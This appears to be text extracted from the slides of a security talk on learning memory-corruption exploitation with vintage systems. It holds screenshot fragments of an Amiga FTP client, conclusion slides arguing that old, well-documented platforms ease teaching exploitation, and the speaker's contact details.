1233 MUI.info
Delete
Rename
MkDir
ChDir
Parent
Root
Remote Directory
/
406 AAAAAAAAAAAAAAAAAAAAAAAAA
Delete
Rename
MkDir
ChDir
Parent
Root
Binary
Transfer
Welcome!
OK.
OK.
SYST reply = "UNIX Type: L8"
Open...
Close
Options...
About
Exit


Applications
IBrowse
MUI
Gui-FTP
hello.txt
gui-ftp.log


192.168.142.100
Local Directory
HD:Applications


Applications
IBrowse
MUI
Gui-FTP
hello.txt
gui-ftp.log
hello.txt - TextEdit Line: 1, Col: 1, Sel: Nor
hello.txt
hello target
Delete
Rename
MkDir
ChDir
Parent
Root

Conclusions

With modern systems making teaching and learning memory corruption much more difficult with complex architectures and mitigations, these systems can make it easier to introduce yourself or others to exploitation

It's much easier to have comprehensive knowledge of the internals of a well-documented vintage system, leading to less frustration as you build a set of skills

Conclusions

We can take advantage of preservation efforts and explore within old/historic software and find interesting things (for example, look at all of the hidden materials found in video games binaries by The Cutting Room Floor)

Embedded systems in current use make use of CPUs that were in use by vintage computing systems, so techniques learned in vintage environments could be directly applicable to more widely relevant systems

Conclusions

It’s just a lot of fun.

Contact

Dr. Wesley McGrew
Senior Cyber Fellow
MartinFed

w.mcgrew@martinfed.com
@McGrewSecurity
@mcgrew@defcon.social